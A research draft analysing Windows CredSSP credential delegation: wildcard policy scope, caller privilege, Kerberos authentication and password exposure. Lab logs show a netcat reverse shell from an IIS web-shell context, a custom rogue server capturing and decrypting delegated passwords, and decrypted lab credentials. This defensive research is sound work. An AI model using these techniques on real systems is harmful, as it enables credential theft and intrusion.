

CredSSP Credential Delegation

Policy Scope, Server Authentication, and Windows Credential Handling

Research draft
Andrew Petro

Draft status: Telemetry analysis is intentionally marked as future work. Experimental claims should be read within the documented lab scope.

Executive Summary

CredSSP enables an application to delegate a user's credentials from a client to a target server. Unlike constrained delegation, the protocol transfers reusable credential material so the target can establish a logon session or access resources in the user's context.

This research examined four practical boundaries: whether delegation is controlled by application code or caller privilege; how wildcard destination policy behaves; what the Windows Kerberos path treats as successful server authentication; and how delegated password material is represented on the network and exposed by the Windows server-side API.

Central conclusion: CredSSP security depends on the boundary being discussed. Policy authorization, protocol authentication, transport protection, credential transmission, and Windows server-side handling are related but distinct controls.

The experiments indicate that no special local privilege was required merely to invoke default-credential delegation. A bare wildcard policy entry matched arbitrary tested SPN values, including a service running on a non-domain-joined host. In the Kerberos test cases, delegation success tracked successful user-to-user authentication involving a server-side TGT for the requested principal. Decrypted network captures contained the user's actual password. Microsoft's Windows server implementation then returned that password through SSPI as a CredTrustedProtection value rather than plaintext.

These results do not establish that every third-party CredSSP server applies the same server-side protection. The protected representation is a Windows implementation control applied after the credential reaches the server, not a demonstrated protocol requirement.

1. Background

Credential categories

CredSSP policy distinguishes among default, fresh, and saved credentials. This research focused primarily on default credentials, meaning the credentials obtained when the user initially signs in to Windows, and fresh credentials, meaning credentials entered in response to an application prompt.

Remote Desktop commonly demonstrates fresh-credential delegation by prompting for credentials and forwarding them to the destination so Windows can establish the remote logon session. When default-credential delegation is enabled, an application can instead request delegation of credential material already associated with the caller's logon session.

Scope and terminology

The phrase "plaintext password is delegated" in this paper describes the semantic content of the protected CredSSP payload: after the TLS and SPNEGO protection layers are removed with the relevant session keys, the payload contains the actual password rather than only a hash or verifier. It does not mean that the password crosses the network without encryption.

2. Policy Configuration and Initial Question

CredSSP delegation policy is configured under Computer Configuration > Administrative Templates > System > Credentials Delegation, with corresponding values under HKLM\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation. The principal policy evaluated here was Allow delegating default credentials, including its permitted-server list.




Figure 1. Windows policy description for default-credential delegation.

The policy permits a single wildcard character within an SPN entry and provides scoped examples such as TERMSRV/*. The initial question was whether a bare wildcard entry, *, would match arbitrary destination SPNs rather than only a particular service class.




Figure 2. Bare wildcard configured as the permitted-server entry.

3. Research Questions

1. Does application code decide whether to invoke default or fresh credential delegation?
2. Does invoking CredSSP delegation require a privileged caller?
3. Does a bare wildcard permit delegation to arbitrary tested SPN values?
4. Is domain membership of the server host required?
5. What condition determined successful Kerberos-based server authentication in the tested cases?
6. What credential material crosses the network?
7. How does the Windows server-side implementation expose delegated password material?

4. Experimental Results

4.1 Application choice: RDP and WinRM

After default-credential delegation was enabled, mstsc.exe automatically used credentials from the active logon session rather than prompting. A decrypted capture showed delegated username and password fields in the CredSSP credential structure.




Figure 3. Decrypted CredSSP credential fields from the RDP test.

PowerShell Invoke-Command behaved differently in the same environment. Its CredSSP path required explicitly supplied credentials rather than automatically using the caller's default credentials. This comparison supports the conclusion that the client application chooses whether and how to request delegation, while policy determines whether Windows permits the requested delegation.

```
PS C:\users\Administrator.test\desktop> mstsc.exe /v:dc01.test.local
PS C:\users\Administrator.test\desktop> invoke-command -ComputerName dc01.test.local -Authentication credssp -scriptblock {whoami}
invoke-command : The WinRM client cannot process the request. Requests must include user name and password when CredSSP authentication
mechanism is used. Add the user name and password or change the authentication mechanism and try the request again.
At line:1 char:1
+ invoke-command -ComputerName dc01.test.local -Authentication credssp ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Invoke-Command], PSInvalidOperationException
+ FullyQualifiedErrorId : InvalidOperation,Microsoft.PowerShell.Commands.InvokeCommandCommand

PS C:\users\Administrator.test\desktop>
```

Figure 4. Invoke-Command requiring explicitly supplied credentials.

4.2 Caller privilege and logon context

The first privilege test launched mstsc.exe from a web-shell context using the default IIS application-pool identity. The session possessed usable default credential material for the computer account, and delegation succeeded despite the unprivileged service context.

```

(root@CS-C02F50Z4MD6T1)-[/home/apetro/credssp]
# nc -nlvvp 8083
Listening on 0.0.0.0 8083
Connection received on 192.168.0.18 60060
Spawn Shell...
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>klist get KRBTGT/TEST.LOCAL
klist get KRBTGT/TEST.LOCAL

Current LogonId is 0:0xa1a5e9
A ticket to KRBTGT/TEST.LOCAL has been retrieved successfully.

Cached Tickets: (2)

#0> Client: DC1-PWST001$ @ TEST.LOCAL
Server: krbtgt/TEST.LOCAL @ TEST.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 → forwardable renewable initial pre_authent name_canonicalize
Start Time: 9/4/2026 12:49:06 (local)
End Time: 9/4/2026 22:49:06 (local)
Renew Time: 9/11/2026 12:49:06 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 → PRIMARY
Kdc Called: DC01.test.local

#1> Client: DC1-PWST001$ @ TEST.LOCAL
Server: krbtgt/TEST.LOCAL @ TEST.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 → forwardable renewable pre_authent name_canonicalize
Start Time: 9/4/2026 12:49:06 (local)
End Time: 9/4/2026 22:49:06 (local)
Renew Time: 9/11/2026 12:49:06 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01.test.local

c:\windows\system32\inetsrv>mstsc.exe /v:dc01.test.local
mstsc.exe /v:dc01.test.local

c:\windows\system32\inetsrv>

```

Figure 5. IIS application-pool context used for the unprivileged test.

The image shows a Wireshark capture of CredSSP traffic. The top section is a packet list table with columns: No., Time, Source, Destination, Protocol, Length, and Info. The bottom section is a packet details pane showing the structure of the selected packet (No. 181).

No.	Time	Source	Destination	Protocol	Length	Info
162	3.420609	192.168.0.18	192.168.0.167	CredSSP	242	
163	3.421018	192.168.0.167	192.168.0.18	CredSSP	1328	
176	3.433296	192.168.0.18	192.168.0.167	CredSSP	389	
178	3.434727	192.168.0.167	192.168.0.18	CredSSP	310	
179	3.435625	192.168.0.18	192.168.0.167	CredSSP	274	
180	3.443301	192.168.0.167	192.168.0.18	CredSSP	186	
181	3.444199	192.168.0.18	192.168.0.167	CredSSP	467	

The packet details pane for packet 181 shows the following structure:

- authInfo [...]: 050406ff0000001c0000000038430c64c590a23ace6e4bac1a6570a0ca9babb4aa77d8d7d223414c6caff43a4d6027119d87962016674ac417ca841;
- GSS-API Generic Security Service Application Program Interface
 - krb5_blob: 050406ff0000001c0000000038430c64c590a23ace6e4bac1a6570a0ca9babb4aa77d8d7d223414c6caff43a4d6027119d87962016674ac417ca84
 - krb5_tok_id: KRB_TOKEN_CFX_WRAP (0x0405)
 - krb5_cfx_flags: 0x06, AcceptorSubkey, Sealed
 - krb5_filler: ff
 - krb5_cfx_ec: 0
 - krb5_cfx_rrc: 28
 - krb5_cfx_seq: 943918180
 - krb5_sgn_cksum: c590a23ace6e4bac1a6570a0ca9babb4aa77d8d7d223414c6caff43a4d6027119d87962016674ac417ca84
 - Decrypted keytype 18 usage 24 using learnt encAPRepPart_subkey in frame 178 (id=178.1 same=0) (d23309e0...)
 - [Expert Info (Chat/Security): Decrypted keytype 18 usage 24 using learnt encAPRepPart_subkey in frame 178 (id=178.1 same=0) (d23309e0...)]
 - [Severity level: Chat]
 - [Group: Security]
 - [Expert Info (Chat/Security): Used keymap=app_session_keys num_keys=1 num_tries=1]
 - [Used keymap=app_session_keys num_keys=1 num_tries=1]
 - [Severity level: Chat]
 - [Group: Security]
- TSCredentials
 - credType: 1
 - credentials [...]: 3082011ea00a04085400450053005400a11a04184400430031002d0050005700530054003000300031002400a281f30481f017ea0c9c0201e2e2
 - TSPasswordCreds
 - domainName: 5400450053005400
 - password [...]: 17ea0c9c0201e2eabcccf0e836070d2117310c982c3b9b562fa2ca5467722346469970f46587dc96dc5723558bf648c0d1df763c5e48429689c6

Figure 6. Delegated credential material captured from the service-context test.

The delegated value matched the independently recovered computer-account credential material, providing a control for the capture interpretation.

A separate test created a batch logon session using stored credentials, impersonated that session, and launched `mstsc.exe`. Delegation again succeeded. These experiments do not exhaust every token or logon type, but no separate administrative or `SeTcbPrivilege` requirement was observed for invoking delegation when policy permitted it and usable default credentials existed in the selected logon session.

Figure 8. Batch logon session used for the second caller-context test.

The image shows a Wireshark capture of CredSSP traffic. The top pane displays a list of packets, and the bottom pane shows the details of a selected packet (No. 41).

No.	Time	Source	Destination	Protocol	Length	Info
22	0.060446	192.168.0.18	192.168.0.167	CredSSP	242	
23	0.061538	192.168.0.167	192.168.0.18	CredSSP	1328	
36	0.074470	192.168.0.18	192.168.0.167	CredSSP	424	
38	0.078050	192.168.0.167	192.168.0.18	CredSSP	311	
39	0.080872	192.168.0.18	192.168.0.167	CredSSP	274	
40	0.082038	192.168.0.167	192.168.0.18	CredSSP	186	
41	0.083428	192.168.0.18	192.168.0.167	CredSSP	214	

The details pane for packet 41 shows the following structure:

- authInfo [...]: 050406ff0000001c0000000030eb985d5a9266514f265f02d0387e852c0620ad88590cf1aff3d0cf1b1e83cecb2285a6d251fc58d5120da91abf2a6f
- GSS-API Generic Security Service Application Program Interface
 - krb5_blob: 050406ff0000001c0000000030eb985d5a9266514f265f02d0387e852c0620ad88590cf1aff3d0cf1b1e83cecb2285a6d251fc58d5120da91abf2a6
 - krb5_tok_id: KRB_TOKEN_CFX_WRAP (0x0405)
 - krb5_cfx_flags: 0x06, AcceptorSubkey, Sealed
 - krb5_filler: ff
 - krb5_cfx_ec: 0
 - krb5_cfx_rrc: 28
 - krb5_cfx_seq: 820746333
 - krb5_sgn_cksum: 5a9266514f265f02d0387e852c0620ad88590cf1aff3d0cf1b1e83cecb2285a6d251fc58d5120da91abf2a6
 - Decrypted keytype 18 usage 24 using learnt encAPRepPart_subkey in frame 38 (id=38.1 same=0) (4f1c6822...)
 - [Expert Info (Chat/Security): Decrypted keytype 18 usage 24 using learnt encAPRepPart_subkey in frame 38 (id=38.1 same=0) (4f1c6822...)]
 - [Decrypted keytype 18 usage 24 using learnt encAPRepPart_subkey in frame 38 (id=38.1 same=0) (4f1c6822...)]
 - [Severity level: Chat]
 - [Group: Security]
 - [Expert Info (Chat/Security): Used keymap=app_session_keys num_keys=1 num_tries=1]]
 - [Used keymap=app_session_keys num_keys=1 num_tries=1]]
 - [Severity level: Chat]
 - [Group: Security]
- TSCredentials
 - credType: 1
 - credentials: 302ea00a04085400450053005400a10c040a74006500730074003400a212041050004000730073007700300072006400
- TSPasswordCreds
 - domainName: 5400450053005400
 - userName: 74006500730074003400
 - password: 50004000730073007700300072006400

The status bar at the bottom indicates: OCTET_STRING (credssp.password), 16 bytes. Packets: 1986 · Displayed: 7 (0.4%)


Figure 9. Delegated credentials captured from the batch-logon test.

4.3 Custom CredSSP client and server

To separate CredSSP behavior from mstsc.exe, a custom client and server were implemented with SSPI, including InitializeSecurityContext, AcceptSecurityContext, and Schannel-backed TLS. Self-signed certificates were used to satisfy the transport requirement in the lab.

```
[client] ISC_RET_DELEGATE = NOT SET (SSP declined to delegate)
PS C:\WINDOWS\tasks> .\CredSSP2.exe client 192.168.0.18 8085 Administrator
[client] QuerySecurityPackageInfo(CredSSP) = 0x00000000 name=CREDSSP
[client] AcquireCredentialsHandleW(CredSSP,OUTBOUND) = 0x00000000 bucket=DEFAULT
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00000000 SEC_E_OK
[client] >>> policy gate result for SPN 'Administrator': PERMITTED
[client] ISC_RET_DELEGATE = NOT SET (SSP declined to delegate)
```

Figure 10. Custom client policy evaluation and CredSSP negotiation.




```

Administrator: powershell (running as administrator@test.local)
PS C:\users\Administrator.test\desktop> .\CredSSP2.exe server 0.0.0.0 8085
[server] listening on 0.0.0.0:8085 ...
[server] client connected
[server] found cert, using it for Schannel credential
[server] context established -- pulling delegated credentials...
[server] QueryContextAttributes(SECPKG_ATTR_CREDS) = 0x00000000
[server] >>> CAPTURED 214 bytes of delegated credential material <<<
SubmitType: 2
i--- Credential Type: Password Logon ---
Domain: TEST.LOCAL
Username: test4
Password: Password Length: 114
Password MaximumLength: 116
Password Offset: 86
CredIsProtectedW: protected, type=2
token is system
CredUnprotectW succeeded.
P@ssw0rd1
PS C:\users\Administrator.test\desktop>

```

Figure 11. Custom server retrieving delegated credential material.

With the permitted-server entry set to a bare wildcard, delegation succeeded for arbitrary SPN strings used by the harness. The test was then repeated with the server application running on a non-domain-joined Windows host. Delegation still succeeded. The supported conclusion is that server host domain membership was not required in this tested configuration; this does not mean that identity and KDC relationships are irrelevant to server authentication.



```

[client] ISC_RET_DELEGATE = NOT SET (SSP declined to delegate)
PS C:\WINDOWS\tasks> .\CredSSP2.exe client 192.168.0.24 8085 Administrator
[client] QuerySecurityPackageInfo(CredSSP) = 0x00000000 name=CREDSSP
[client] AcquireCredentialsHandleW(CredSSP,OUTBOUND) = 0x00000000 bucket=DEFAULT
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00090312 SEC_I_CONTINUE_NEEDED
[client] ISC -> 0x00000000 SEC_E_OK
[client] >>> policy gate result for SPN 'Administrator': PERMITTED
[client] ISC_RET_DELEGATE = NOT SET (SSP declined to delegate)
PS C:\WINDOWS\tasks>

```

Figure 12. Custom client targeting the workgroup-host server.

```

PS D:\repos\credssp2\x64\release> whoami
win-p5fr8cdffon\administrator
PS D:\repos\credssp2\x64\release> (Get-CimInstance Win32_ComputerSystem).Domain
WORKGROUP
PS D:\repos\credssp2\x64\release> .\credssp2.exe server 0.0.0.0 8085
[server] listening on 0.0.0.0:8085 ...
[server] client connected
[server] found cert, using it for Schannel credential
[server] context established -- pulling delegated credentials...
[server] QueryContextAttributes(SECPKG_ATTR_CREDS) = 0x00000000
[server] >>> CAPTURED 214 bytes of delegated credential material <<<
SubmitType: 2
--- Credential Type: Password Logon ---
Domain: TEST.LOCAL
Username: test4
Password: Password Length: 114
Password MaximumLength: 116
Password Offset: 86
CredIsProtectedW: protected, type=2
token is system
CredUnprotectW succeeded.
P@ssw0rd1
PS D:\repos\credssp2\x64\release> klist

Current LogonId is 0:0xc257d

Cached Tickets: (1)

#0> Client: Administrator @ TEST.LOCAL
Server: krbtgt/TEST.LOCAL @ TEST.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 9/4/2026 13:13:48 (local)
End Time: 9/4/2026 23:13:48 (local)
Renew Time: 9/11/2026 13:13:48 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
PS D:\repos\credssp2\x64\release>

```

Figure 13. Successful delegation and server-side ticket state on the workgroup host.

4.4 Kerberos server authentication

Across the tested Kerberos permutations, delegation success was predictable from the user-to-user exchange. Success required a server-side TGT for the principal requested by the client. A conventional service ticket alone did not satisfy the tested flow. Delegation also failed when the requested SPN or principal did not correspond to the server-side TGT, including the tested SPN-reassignment and forged-service-ticket cases.

Evidence boundary: The current draft records a strong repeated experimental condition, not a claim that every CredSSP implementation or every negotiation mode is limited to this exact Kerberos path. The final article should include a compact test matrix and packet-level evidence for each negative control.

4.5 Credential material on the network

The decrypted CredSSP payload contained the actual delegated password. Obtaining this view required access to the relevant TLS key material and the authentication-layer session keys. The observation therefore demonstrates recoverable credential content inside the protected protocol payload, not unencrypted transmission on the wire.

credssp						
No.	Time	Source	Destination	Protocol	Length	Info
22	0.060446	192.168.0.18	192.168.0.167	CredSSP	242	
23	0.061538	192.168.0.167	192.168.0.18	CredSSP	1328	
36	0.074470	192.168.0.18	192.168.0.167	CredSSP	424	
38	0.078050	192.168.0.167	192.168.0.18	CredSSP	311	
39	0.080872	192.168.0.18	192.168.0.167	CredSSP	274	
40	0.082038	192.168.0.167	192.168.0.18	CredSSP	186	
41	0.083428	192.168.0.18	192.168.0.167	CredSSP	214	

> Frame 41: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface \Device\NPF_{E3356336-1B30-4499-8995-460E4C0A1B31}, id 0

> Ethernet II, Src: VMware_f7:38:29 (00:0c:29:f7:38:29), Dst: VMware_86:d2:92 (00:0c:29:86:d2:92)

> Internet Protocol Version 4, Src: 192.168.0.18, Dst: 192.168.0.167

> Transmission Control Protocol, Src Port: 60821, Dst Port: 3389, Seq: 2714, Ack: 3330, Len: 160

> Transport Layer Security

> Credential Security Support Provider

 > TSRequest

 authInfo [...]: 050406ff0000001c0000000030eb985d5a9266514f265f02d0387e852c0620ad88590cf1aff3d0cf1b1e83cecb2285a6d251fc58d5120da91abf2a6fff2

 krb5_blob: 050406ff0000001c0000000030eb985d5a9266514f265f02d0387e852c0620ad88590cf1aff3d0cf1b1e83cecb2285a6d251fc58d5120da91abf2a6

 krb5_tok_id: KRB_TOKEN_CFX_WRAP (0x0405)

 > krb5_cfx_flags: 0x06, AcceptorSubkey, Sealed

 krb5_filler: ff

 krb5_cfx_ec: 0

 krb5_cfx_rrc: 28

 krb5_cfx_seq: 820746333

 krb5_sgn_cksum: 5a9266514f265f02d0387e852c0620ad88590cf1aff3d0cf1b1e83cecb2285a6d251fc58d5120da91abf2a6

Figure 14. CredSSP authentication payload beneath the transport protection.

4.6 Windows server-side protected credential representation

When delegated password credentials were retrieved by the custom Windows server through the server-side CredSSP/SSPI API, the packed KERB_INTERACTIVE_LOGON.Password field did not contain the literal password. CredIsProtectedW identified the returned Unicode string as protection type 2, CredTrustedProtection.

